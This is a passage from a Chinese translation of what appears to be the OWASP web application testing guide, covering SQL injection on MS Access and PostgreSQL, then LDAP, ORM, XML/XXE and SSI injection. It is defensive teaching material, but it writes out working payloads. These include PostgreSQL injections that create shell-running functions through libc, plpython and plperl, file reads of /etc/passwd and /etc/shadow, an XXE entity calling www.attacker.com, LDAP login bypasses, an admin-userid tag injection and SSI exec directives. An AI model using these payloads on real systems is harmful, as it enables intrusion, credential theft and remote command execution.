然后，我们使用 LAST 函数读取其中最后一行。一旦我们只有一行并且这行就是我们要找的，我们可以使用 IIF, MID 和 LAST 函数推断用户名的值。着重说明一下 IIF 函数的使用会有些意思。在我们的例子中我们使用 IIF 函数返回一个编号或一个字符串。通过这个技巧，我们可以分辨我们是否得到了正确的回应。这是因为 ID 是数值类型，所以如果把它与一个字符串比较，我们就会获得一个 SQL 错误，反之如果与 0 值比较将没有错误。当然，如果该参数为字符串类型，我们可以使用不同的值。例如，我们可以有以下查询：

http://www.example.com/index.php?id='%20AND%201=0%20OR%20'a'=IIF((select%20mid(last(username),1,1)%20from%20(select%20top%2010%20username%20from%20users))='a','a','b')%00

如果第一个字符是'a'，那么总是返回 true。否则在其它情况返回的都是 false。

这种方法使我们能够推断用户名的值。为了理解当我们已经获得了完整的值，我们选择两种方法：

1. 尝试所有可打印的值;如果没有一个值有效，我们就已获得完整的值。
2. 我们可以推断值的长度（如果它是一个字符串值，我们可以使用 LEN 函数），直到找到所有字符。

小技巧

有时一些过滤函数会屏蔽我们的操作。下面是一些绕过这些过滤器的小技巧。

另一些分隔符

某些过滤器会从输入字符串中去除空格。我们可以使用以下值作为分隔符绕过这些过滤器，而不是空格：

9 a c d 20 2b 2d 3d

例如，我们可以执行以下查询：

http://www.example.com/index.php?username=foo%27%09or%09%271%27%09=%09%271

绕过一个假设的登录表单。

参考

白皮书

- http://www.techonthenet.com/access/functions/index_alpha.php
- http://www.webapptest.org/ms-access-sql-injection-cheat-sheet-IT.html
-
-

4.8.5.5 检测 POSTGRESQL

要点

本节将讨论 PostgreSQL 的 SQL 注入技巧。请了解下面的特征：

- PHP 连接器允许使用；作为语句分隔符执行多个语句
- 通过附加注释字符 -- 可以将 SQL 语句截断
- 在 *SELECT* 语句中使用 *LIMIT* 和 *OFFSET* 可以得到查询产生的结果集中的部分结果。

在这一节中，我们假设 *http://www.example.com/news.php?id=1* 将受到 SQL 注入攻击。

概述

确定 PostgreSQL

当发现 SQL 注入时，你需要仔细确认后端数据库引擎。通过使用 *::*类型说明运算符可以确认该后端数据库引擎是否是 PostgreSQL 。

例如:

```
http://www.example.com/store.php?id=1 AND 1::int=1
```

version()函数可以用来抓取 PostgreSQL 版本号。它同样可以显示底层操作系统类型和版本。

例如:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1--
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
```

盲注入

对于盲注入攻击，你需要考虑下面的内置函数：

- 字符串长度
  LENGTH(str)
- 从给定字符串中获取子字符串
  SUBSTR(str,index,offset)
- 没有单引号的字符串表达
  CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)

从 8.2 开始， PostgreSQL 引入了内置函数 *pg_sleep(n)*使当前会话进程休眠 N 秒。

在之前的版本中，你可以通过使用 libc 轻易创建自定义的 *pg_sleep(n)*:

```
CREATE function pg_sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT
```

单引号转义

通过使用 chr()函数对单引号进行编码可以防止单引号转义

* chr(n): 返回字符，其 ASCII 值对应数字 n

* ascii(n): 返回对应字符 n 的 ASCII 值

例如你想编码字符串'root':

```
select ascii('r')
114
select ascii('o')
111
select ascii('t')
116
```

我们可以将 'root'编码为 ：

```
chr(114)||chr(111)||chr(111)||chr(116)
```

例如:

```
http://www.example.com/store.php?id=1; UPDATE users SET PASSWORD=chr(114)||chr(111)||chr(111)||chr(116)--
```

攻击步骤

当前用户

使用下列 SQL SELECT 语句可以检索到当前用户身份。

```
SELECT user
SELECT current_user
SELECT session_user
SELECT usename FROM pg_user
SELECT getpgusername()
```

Examples:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT user,NULL,NULL--
http://www.example.com/store.php?id=1 UNION ALL SELECT current_user, NULL, NULL--
```

当前数据库

内置函数 current_database()返回当前数据库名称 。

Example:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL--
```

从文件中读取

ProstgreSQL 提供两种方式访问本地文件：

- COPY 语句
- pg_read_file() 内部函数 (起始于 PostgreSQL 8.1)

-COPY:

该操作符在文件和表格之间复制数据。PostgreSQL 引擎作为 postgres 用户访问本地文件系统。

例如：

```
/store.php?id=1; CREATE TABLE file_store(id serial, data text)--
/store.php?id=1; COPY file_store(data) FROM '/var/lib/postgresql/.psql_history'--
```

通过使用 *UNION 查询语句的 SQL 注入*来检索数据：

- 检索之前使用 COPY 语句添加到 *file_store* 中的行数
- 使用 UNION SQL 注入一次检索一行

例如：

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 2;--
...
...
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 11;--
```

pg_read_file():

PostgreSQL 8.1 引入了此函数。它允许用户读取位于 DBMS 内部数据目录中的任意文件。

例如：

```
SELECT pg_read_file('server.key',0,1000);
```

写入文件

通过反向使用 COPY 语句，我们能以 *postgres* 用户权限写入本地文件系统

```
/store.php?id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'--
```

Shell 注入

PostgreSQL 通过使用动态库和 python、perl 和 tcl 等脚本语言提供一种机制增加自定义函数。

动态库

PostgreSQL 8.1 之前可以添加与 libc 链接的自定义函数：

```
CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system' LANGUAGE 'C' STRICT
```

由于系统执行结果返回的是 *int*，我们如何能从系统 stdout 中获取结果呢？

下面是一些小技巧：

- 创建 *stdout* 表格

```
CREATE TABLE stdout(id serial, system_out text)
```

- 执行一条 shell 命令，把 stdout 进行复位向

```
SELECT system('uname -a > /tmp/test')
```

- 使用 COPY 语句把之前命令的输出送入 stdout 表中

```
COPY stdout(system_out) FROM '/tmp/test'
```

- 从 stdout 表中检索输出

```
SELECT system_out FROM stdout
```

例如：

```
/store.php?id=1; CREATE TABLE stdout(id serial, system_out text) --
/store.php?id=1; CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6','system' LANGUAGE 'C'
STRICT --
/store.php?id=1; SELECT system('uname -a > /tmp/test') --
/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' --
/store.php?id=1 UNION ALL SELECT NULL,(SELECT stdout FROM system_out ORDER BY id DESC),NULL LIMIT 1 OFFSET 1--
```

plpython

PL/Python 允许用户在 python 中编码 PostgreSQL 函数。这是不受信任的，因此没有办法限制用户哪些能做。它不是默认安装的，但是通过 *CREATELANG* 可以在指定数据库中启用。

- 检测在数据库中是否可以使用 PL/Python:

```
SELECT count(*) FROM pg_language WHERE lanname='plpythonu'
```

- 如果不能，则尝试启用：

```
CREATE LANGUAGE plpythonu
```

- 如果上述任一种方法成功了，那么就能创建 proxyshell 函数：

```
CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return os.popen(args[0]).read() 'LANGUAGE plpythonu
```

- 现在可以玩了：

```
SELECT proxyshell(os command);
```

例如：

- 创建一个 proxyshell 函数：

```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS ‘import os; return os.popen(args[0]).read()’ LANGUAGE plpythonu;--
```

- 运行 OS 命令：

```
/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--
```

plperl

Plperl 允许我们在 perl 中编码 PostgreSQL 函数。通常，它作为信任语言安装，用于禁止运行时执行与底层操作系统交互的操作，例如 open 操作。这样做就不能获得 OS 级别的访问。为了成功注入 proxyshell 那样的函数，我们需要使用用户 *postgres* 来安装不受信任的版本，以避免所谓的-应用程序标志位受到信任/不受信任的操作过滤。

- 确认是否启用了不受信任的 PL/perl：

```
SELECT count(*) FROM pg_language WHERE lanname='plperlu'
```

- 如果没有，假设系统管理员已经安装了 plperl 包，尝试：

```
CREATE LANGUAGE plperlu
```

- 如果上述任一种方法成功了，那么就创建一个 proxyshell 函数：

```
CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperlu
```

- 现在可以玩了：

```
SELECT proxyshell(os command);
```

例如：

- 创建一个 proxyshell 函数：

```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperlu;
```

- 运行 OS 命令：

```
/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--
```

参考

- OWASP : "Testing for SQL Injection"
- Michael Daw : "SQL Injection Cheat Sheet" - http://michaeldaw.org/sql-injection-cheat-sheet/
- PostgreSQL : "Official Documentation" - http://www.postgresql.org/docs/
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net

4.8.6 LDAP 注入 (OWASP-DV-006)

摘要

LDAP 是轻量级目录访问协议（Lightweight Directory Access Protocol）的首字母缩略词。 它是一种存储关于用户、主机和许多其他对象的信息的规范。 LDAP 注入是对服务器端的攻击，可能导致泄露、修改或插入 LDAP 结构中所代表的用户和主机的敏感信息。

通过操控传输给内部的查询、插入和修改函数的输入参数可以实现这一点。

问题描述

一个 web 应用可以使用 LDAP 让用户使用自己的凭证登录或在企业结构内部搜索其它用户信息。
LDAP 注入的主要概念是在执行流程中发生 LDAP 查询时，可能通过使用 LDAP 查询过滤元字符欺骗存在漏洞的 web 应用程序。

Rfc2254 定义了一个语法，关于如何在 LDAPv3 上建立一个搜索过滤器，并扩展至 Rfc1960 （ LDAPv2 ） 。

LDAP 搜索过滤器是用波兰表示法建立的，也被称为前缀表示法。

这意味着，搜索过滤器中的伪代码条件：

```
find("cn=John & userPassword=mypass")
```

会产生：

find("(&(cn=John)(userPassword=mypass))")

通过使用下列元字符可以应用 LDAP 搜索过滤器上的布尔条件和组群：

元字符	含义
&	逻辑与
|	逻辑或-
!	逻辑非-
=	相等于-
~=	近似于
>=	大于-
<=	小于
*	任意字符
()	成组括号

关于怎样建立查询过滤器的更全面的案例可以在相关的 RFC 中找到。

成功的 LDAP 注入可以允许检测者：

- 访问未批准的内容
- 逃避应用制约
- 收集未批准的信息
- 增加或修改在 LDAP 树结构里面的对象。

黑盒检测实例

例 1. 搜索过滤器

让我们假设我们有一个使用下列搜索过滤器的 Web 应用程序：

searchfilter="(cn="+user+")"

实例化成-下面的 HTTP 请求：

http://www.example.com/ldapsearch?user=John

如果 'John' 的值通过发送请求替换为一个 '*'：

http://www.example.com/ldapsearch?user=*

该过滤器将如下所示：

searchfilter="(cn=*)"

这意味着所有含有’cn’属性的对象，因为其’cn’属性可以是任何东西。

如果该应用程序对 LDAP 注入存在漏洞，并依赖于所连接的 LDAP 的用户权限和应用执行流程，它会显示某些或所有用户的属性。

检测者可以尝试插入'('、 ' | ' 、 '&' 、 ' * '和其他字符的错误做法查看应用程序的错误。

例 2. 登录

如果 Web 应用程序使用一个存在漏洞的登录页面，此页面通过 LDAP 查询来验证用户凭证，那幺就可能通过注入一个值永远为 true 的 LDAP 查询（与 SQL 和 XPATH 注入相似）绕过检查用户名/密码检查。

假设 Web 应用程序使用过滤器来匹配 LDAP 用户和密码

searchlogin= "(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))";

通过使用下面的值：

user=*)(uid=*))(|(uid=*
pass=password

过滤器搜索结果如下：

searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";

which is correct and always true. This way the tester will gain logged-in status as the first user in LDAP tree

该结果正确并且值总是 true 的。通过这种方法，检测人员将作为 LDAP 树型结构中的第一个用户获取已登录的状态。

参考

白皮书

- Sacha Faust: "LDAP Injection" - http://www.spidynamics.com/whitepapers/LDAPinjection.pdf
- RFC 1960: "A String Representation of LDAP Search Filters" - http://www.ietf.org/rfc/rfc1960.txt
- Bruce Greenblatt: "LDAP Overview" - http://www.directory-applications.com/ldap3_files/frame.htm
- IBM paper: "Understanding LDAP" - http://www.redbooks.ibm.com/redbooks/SG244986.html

工具

- Softerra LDAP Browser - http://www.ldapadministrator.com/download/index.php

4.8.7 ORM 注入 (OWASP-DV-007)

概述

ORM 注入是使用 SQL 注入对 ORM 生成的数据访问对象模型进行的一种攻击。 从检测人员角度来看，此攻击与 SQL 注入攻击在实际上是相同的。 然而，注入漏洞存在于 ORM 工具所产生的代码中。

问题描述

ORM 是关系映射对象（Object Relational Mapping）工具。 它用于加速 web 应用程序等软件应用程序的数据访问层的面向对象开发。 使用 ORM 工具的好处包括传递给相关数据库的快速产生的对象层、针对这些对象的标准化代码模板和保护免受 SQL 注入攻击的一组安全函数。ORM 生成的对象可以使用 SQL 或在某些情况下，使用 SQL 变种，在数据库进行 CRUD (创建 Create，读取 Read，更新 Update，删除 Delete)操作。然而如果方法调用可以接受未经清理的输入参数，那么使用 ORM 生成对象的 web 应用程序可能存在 SQL 注入攻击漏洞。

ORM 工具包括 Hibernate for Java, NHibernate for .NET, ActiveRecord for Ruby on Rails, EZPDO for PHP 以及其它。

关于 ORM 工具较全面的名单，参见： http://en.wikipedia.org/wiki/List_of_object-relational_mapping_software

黑盒检测实例

ORM 注入漏洞的黑盒检测与 SQL 注入检测是相同的(参见 SQL 注入检测) 。在许多情况下，在 ORM 层存在弱点是由于定制代码没有适当验证输入参数。多数 ORM 软件提供安全函数，对用户输入进行转义。 然而，如果没有使用这些函数，同时开发商使用自定义函数接受用户的输入，那么就可能执行 SQL 注入的攻击。

灰盒检测实例

如果检测人员已经获得 Web 应用程序的源代码，或可以发现 ORM 工具的漏洞并检测使用该工具的 web 应用程序，那么攻击该应用程序就极可能成功。在代码中寻找的模板包括：

输入参数用于拼接 SQL 字符串的；以下案例使用 ActiveRecord 的 Ruby on Rails（尽管任何 ORM 可能存在漏洞）

```
Orders.find_all "customer_id = 123 AND order_date = '#{@params['order_date']}'"
```

只需发送"' OR 1--" 到可以输入订单日期的表单中，就能获得攻击结果。

参考

白皮书

- References from Testing for SQL Injection are applicable to ORM Injection - http://www.owasp.org/index.php/Testing_for_SQL_Injection#References
- Wikipedia - ORM http://en.wikipedia.org/wiki/Object-relational_mapping
- OWASP Interpreter Injection https://www.owasp.org/index.php/Interpreter_Injection#ORM_Injection

工具

- Ruby On Rails - ActiveRecord and SQL Injection http://manuals.rubyonrails.com/read/chapter/43
- Hibernate http://www.hibernate.org
- NHibernate http://www.nhibernate.org
- Also, see SQL Injection Tools http://www.owasp.org/index.php/Testing_for_SQL_Injection#References

4.8.8 XML 注入(OWASP-DV-008)

概述

XML 注入检测是：当我们将 XML 文件注入到应用程序时， 如果 XML 分析器没有进行适当的数据验证，那么该检测结果就是呈阳性（表示“软件有缺陷”）。

问题的简单描述

在这个部分，我们描述一个 XML 注入实例： 首先我们定义了一个 XML 样式的通信并演示它如何运作；然后描述设法插入 XML 元字符的发现方法。 一旦第一步成功，检测人员将得到有关于 XML 结构的信息。这样就可能插入 XML 数据何标记 (XML 标记注入)。

黑盒检测实例

假设有一个使用 XML 样式通信进行用户注册的 Web 应用程序，通过在 xmlDb 文件中创建和增加一个新的<user>节点可以实现此功能。假设 xmlDB 文件如下所示：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
                <username>gandalf</username>
                <password>!c3</password>
                <userid>0<userid/>
                <mail>gandalf@middleearth.com</mail>
        </user>
        <user>
                <username>Stefan0</username>
                <password>w1s3c</password>
                <userid>500<userid/>
                <mail>Stefan0@whysec.hmm</mail>
        </user>
</users>
```

当用户自行填写 HTML 表格注册后，应用程序将按照标准请求接收用户数据。为了简便起见我们假设数据将以 HTTP GET 请求的形式发送。

例如，下面的值：

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com
```

将产生以下请求

```
http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

发送到应用程序，其后将建立下列节点：

```
<user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <userid>500<userid/>
        <mail>s4tan@hell.com</mail>
</user>
```

这将增加到 xmlDB:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<users>
        <user>
                <username>gandalf</username>
                <password>!c3</password>
                <userid>0<userid/>
                <mail>gandalf@middleearth.com</mail>
        </user>
        <user>
                <username>Stefan0</username>
                <password>w1s3c</password>
                <userid>500<userid/>
                <mail>Stefan0@whysec.hmm</mail>
        </user>
        <user>
                <username>tony</username>
                <password>Un6R34kb!e</password>
                <userid>500<userid/>
                <mail>s4tan@hell.com</mail>
        </user>
</users>
```

发现漏洞

为了检测应用程序是否存在 XML 注入漏洞，第一步包括试图插入 XML 元字符。

XML 元字符的清单是：

单引号：'—当没有过滤该字符时，如果注入值是标记中属性值的一部分，它可能在 XML 解析时产生一个异常情况。例如，假设下面属性：

```
<node attrib='$inputValue'/>
```

如果有这样一个实例：

```
inputValue = foo'
```

然后插入属性值：

```
<node attrib='foo''/>
```

XML 文档将不再完整。

双引号： “——这个字符与单引号具有相同的意义，如果属性值被双引号封闭就可以使用该字符。

```
<node attrib="$inputValue"/>
```

所以当：

$inputValue = foo"

替换后就变成：

<node attrib="foo""/>

XML 文件将不再有效。

尖括号：>以及< ——通过在下列用户输入中增加一个开启或关闭的尖括号：

Username = foo<

该应用程序将产生新的节点：

<user>
  <username>foo<</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>

但仅仅单个开启的‘ < ’的存在否决了 XML 数据的有效性。

注释标记： <!--/--> —这个字符序列被解释为注释的开始/结束。因此，通过在 Username 参数中注入其中一个：

Username = foo<!--

该应用软件将建立如下节点：

<user>
  <username>foo<!--</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>

这不是一个有效的 XML 序列。

&符号：—&符号在 XML 语法中代表 XML 实体。

也就是说，使用诸如' &symbol; '的任意实体，有可能使非 XML 文本的字符或字符串映像它。

例如：

<tagnode><</tagnode>

是有效的形成，体现了“ < ' ASCII 字符。

如果'&'本身没有使用&amp 编码，它可用于检测 XML 注入。

事实上，如果提供类似下面的输入：

Username = &foo

将创建一个新的节点：

```
<user>
<username>&foo</username>
<password>Un6R34kb!e</password>
<userid>500</userid>
<mail>s4tan@hell.com</mail>
</user>
```

但像&foo 这种没有以';'结尾，而且也没有&foo;这样实体的定义，XML 就是无效的。

CDATA 开始/结束标记： <! [CDATA [/]] —当使用 CDATA 标记时，在它之间的每个字符没有通过 XML 解析器解析。

该符号通常用于当文本节点内部存在元数据时，并且该元数据并非文本数值。

例如，如果有必要在文本节点内部表示字符串'<foo> '，那幺可以使用下列方法使用 CDATA：

```
<node>
  <![CDATA[<foo>]]>
</node>
```

所以 '<foo>'将不会被解析，并将被看作是一个文本数值。

如果一个节点按照以下方式创建：

```
<username><![CDATA[<$userName]]></username>
```

检测人员可以尝试注入关闭的 CDATA 序列']]>'以便测试无效的 XML 。

```
userName  = ]]>
```

这将变成：

```
<username><![CDATA[]]>]]></username>
```

这不是有效的 XML 表示。

外部实体

另一个测试与 CDATA 标记有关。 当 XML 文件被解析后将去除 CDATA 的值。因此如果标记内容显示在 HTML 页面中，就可能增加脚本。 假设有一个节点，其中的文本将显示给用户。如果该文本可以作如下修改：

```
<html>
$HTMLCode
</html>
```

这就存在可能通过插入使用 CDATA 标记的 HTML 文本来避免输入过滤器的检查。 例如插入以下值：

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

我们将获得以下节点：

```
<html>
 <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
</html>
```

在分析阶段将去除 CDATA 标记，并将在 HTML 中插入下列值：

```
<script>alert('XSS')</script>
```

在这种情况中，应用将被暴露在 XSS 弱点中。 因此我们可以插入一些代码在 CDATA 标记中以避免输入检验过滤器的检查。

实体：使用 DTD 能够定义一个实体。例如：像实体名称是&.那样的实体。同样也可以指定一个 URL 作为实体：通过这种方式，您通过 XML 外部实体（ XEE）创造了一种可能的漏洞。所以，最后检测一下以下字符串的样式：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

这个检测可以使 Web 服务器（Linux 系统）崩溃，因为我们正在试图建立一个具有无限字符的实体。其它检测如下：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

这些检测的目标是获取 XML 数据库结构的信息。如果我们分析这些错误，我们可以找到很多与所采用的技术相关的有用的信息。

标记注入

一旦第一步完成，检测人员将获得关于 XML 结构的信息，因此可以尝试注入 XML 数据和标记。

在前面的例子中，插入以下值：

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

该应用将建立一个新的节点并将其附加到 XML 数据库：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
	<user>
		<username>gandalf</username>
		<password>!c3</password>
		<userid>0</userid>
		<mail>gandalf@middleearth.com</mail>
	</user>
	<user>
		<username>Stefan0</username>
		<password>w1s3c</password>
		<userid>500</userid>
		<mail>Stefan0@whysec.hmm</mail>
	</user>
	<user>
		<username>tony</username>
		<password>Un6R34kb!e</password>
		<userid>500</userid>
		<mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
	</user>
</users>
```

由此产生的 XML 文件格式正确，并且 userid 标记可能会采用后者的值（0 =管理员编号）。唯一的缺点是在在最后的那个 user 节点中存在两个 userid 标记。通常地， XML 文件有一个与其相关联的 schema 或者 DTD。假设现在 XML 结构具有如下 DTD：

```
<!DOCTYPE users [
        <!ELEMENT users (user+) >
        <!ELEMENT user (username,password,userid,mail+) >
        <!ELEMENT username (#PCDATA) >
        <!ELEMENT password (#PCDATA) >
        <!ELEMENT userid (#PCDATA) >
        <!ELEMENT mail (#PCDATA) >
]>
```

请注意，userid 节点使用基数 1 定义 （userid）。

因此，如果 XML 有指定的 DTD 对其进行有效性检验的话，任何简单攻击都将无法实施。

如果检测人员可以控制一些关闭 userid 标记的节点的值（例如在这个例子中），通过注入如下所示注释开始/结束序列：

```
Username: tony
Password: Un6R34kb!e</password><!--
E-mail: --><userid>0</userid><mail>s4tan@hell.com
```

XML 数据库文件就会是：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
                <username>gandalf</username>
                <password>!c3</password>
                <userid>0</userid>
                <mail>gandalf@middleearth.com</mail>
        </user>
        <user>
                <username>Stefan0</username>
                <password>w1s3c</password>
                <userid>500</userid>
                <mail>Stefan0@whysec.hmm</mail>
        </user>
        <user>
                <username>tony</username>
                <password>Un6R34kb!e</password><!--</password>
                <userid>500</userid>
                <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
        </user>
```

</users>

这样一来，原来的 userid 标记将被注释掉，同时将按照 DTD 规则解析注入的那个标记。

其结果是用户'tony'将使用 userid= 0 登录（这可能是系统管理员的 uid）

参考

白皮书

- [1] Alex Stamos: "Attacking Web Services" - http://www.owasp.org/images/d/d1/AppSec2005DC-Alex_Stamos-Attacking_Web_Services.ppt

4.8.9 SSI 注入 (OWASP-DV-009)

概述

Web 服务器通常让开发商在静态网络服务器通常让开发人员在静态 HTML 页面里增加动态代码的小片断，而不必完全使用与服务器端或客户端有关的语言。**Server-Side Includes** (SSI)体现了该特点，它是一个非常简单的扩展，可能使攻击者注入代码到 HTML 页甚至执行远程代码。

问题描述

服务器端嵌入是一种指令，Web 服务器在将网页提供给用户之前将其解析。当只需要执行简单任务时，他们是编写 CGI 程序或使用服务器端脚本语言嵌入代码的一种替代方法。普通 SSI 实现提供命令的目的在于包含外部文件、设置和输出 web 服务器 CGI 环境变量、和执行外部 CGI 脚本或系统命令。

将 SSI 指令注入静态的 HTML 文件是简单的事，只需要写下面的一段代码：

```
<!--#echo var="DATE_LOCAL" -->
```

用于显示当前时间；

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

用于包含 CGI 脚本输出；

```
<!--#include virtual="/footer.html" -->
```

用于包含文件内容；

```
<!--#exec cmd="ls" -->
```

用于包含系统命令输出。.

然后，如果可以使用 Web 服务器 SSI 支持，服务器将解析这些指示，包括其正文和头部信息。通常在默认配置中，大多数的 web 服务器不允许使用 exec 指令执行系统命令。

在每一个不良的输入验证情况中，如果允许 web 应用程序的用户提供数据，让应用程序或 web 服务器做出无法预料的行动，那幺问题就会产生。例如关于 SSI 注入，攻击者会提供输入，如果该输入被应用程序（或可能直接被服务器）插入动态产生的页面中，那幺它就会被解析为 SSI 指令。

因为 SSI 指令跟实际脚本语言不存在可比性，同时也因为 web 服务器需要配置成允许 SSI，因此我们谈论的是一个与传统脚本语言注入问题非常相似的的情况；但是由于 SSI 指令易懂、容易输出文件内容并执行系统命令，它同样容易被开发。

黑盒检测

黑盒检测要做的第一件事是寻找 WEB 服务器事实上是否支持 SSI 指令。由于 SSI 支持很常见，答案几乎是肯定的。为了找到答案，我们只需要通过传统信息收集技术，了解我们的检测目标运行哪些类型的 Web 服务器即可。

无论能否成功发现这一信息，我们都可以通过查看检测网站的内容来猜测其是否支持 SSL：由于***.shtml*** 文件后缀名是用来表明网页文件是否包含 SSI 指令的，因此如果该网站使用了***.shtml*** 文件，那幺说明该网站支持 SSI 指令。然而***.shtml*** 后缀名并非是强制规定的，因此如果没有发现任何***.shtml*** 文件，并不意味着目标网站没有受到 SSI 注入攻击的可能。

让我们进行下一个步骤。这不仅需要确认是否可以进行 SSI 注入攻击，还需要确认我们用来注入恶意代码的输入点。

这一步的测试跟测试其它代码注入漏洞一样。我们需要找到运行用户提交输入的每一个网页，并确认应用程序是否正确验证了所提交的输入，反之则确认是否存在按输入原样显示的数据（如错误信息、论坛发帖等）。除了常见的用户提供的数据外，常考虑的输入变量就是容易伪造的 HTTP 请求头和 Cookie 内容。

一旦我们有了潜在注入点的清单，我们可以检查输入是否得到正确验证，并找出我们所提供的数据将在网站按原样显示的地方。我们必须确保我们能够使用 SSI 指令中使用的字符：

< ! # = / . " - > and [a-zA-Z0-9]

能在同一个地方通过服务器并被解析。

利用验证的缺乏就像使用如下所示的字符串进行表单提交那样容易：

```
<!--#include virtual="/etc/passwd" -->
```

不要用传统的字符串：

```
<script>alert("XSS")</script>
```

当下次服务器需要提供指定的页面时，就会解析该指令，这样页面就包含了 Unix 标准密码文件内容。

如果 Web 应用程序将使用这些数据建立一个动态产生的页面，在 HTTP 头信息中也可以执行该注入：

```
GET / HTTP/1.0
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#virtual include="/proc/version"-->
```

灰盒检测实例

如果能查看应用程序的源代码，我们可以轻松找出：

1. 是否使用 SSI 指令; 如果使用，web 服务器就启动了 SSI 支持。这就导致 SSI 注入至少成为需要调查的潜在问题;
2. 用户输入、cookie 内容和 HTTP 标题头在哪里处理；很快就能生成一张完整的输入变量清单；
3. 如何处理输入、使用什么样的过滤方式、应用程序不允许什么样的字符通过、考虑了多少种编码方式。

使用 grep 执行这些步骤，找到源代码中的正确关键词 (SSI 指令、CGI 环境变量、涉及用户输入的变量任务、过滤函数等等)。

参考

白皮书

- IIS: "Notes on Server-Side Includes (SSI) syntax" - http://support.microsoft.com/kb/203064
- Apache Tutorial: "Introduction to Server Side Includes" - http://httpd.apache.org/docs/1.3/howto/ssi.html
- Apache: "Module mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
- Apache: "Security Tips for Server Configuration" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi
- Header Based Exploitation - http://www.cgisecurity.net/papers/header-based-exploitation.txt
- SSI Injection instead of JavaScript Malware - http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html

工具

- Web Proxy Burp Suite - http://portswigger.net
- Paros - http://www.parosproxy.org/index.shtml
- WebScarab - http://www.owasp.org/index.php/OWASP_WebScarab_Project
- String searcher: grep - http://www.gnu.org/software/grep, your favorite text editor

4.8.10 XPATH 注入(OWASP-DV-010)

概述

XPath 是设计和开发成操作已描述成 XML 的数据的一种语言。XPath 注入允许攻击者在使用该语言的查询中注入 XPath 元素。 某些可能的目的是绕过认证或以未授权方式获取信息。

问题简短说明

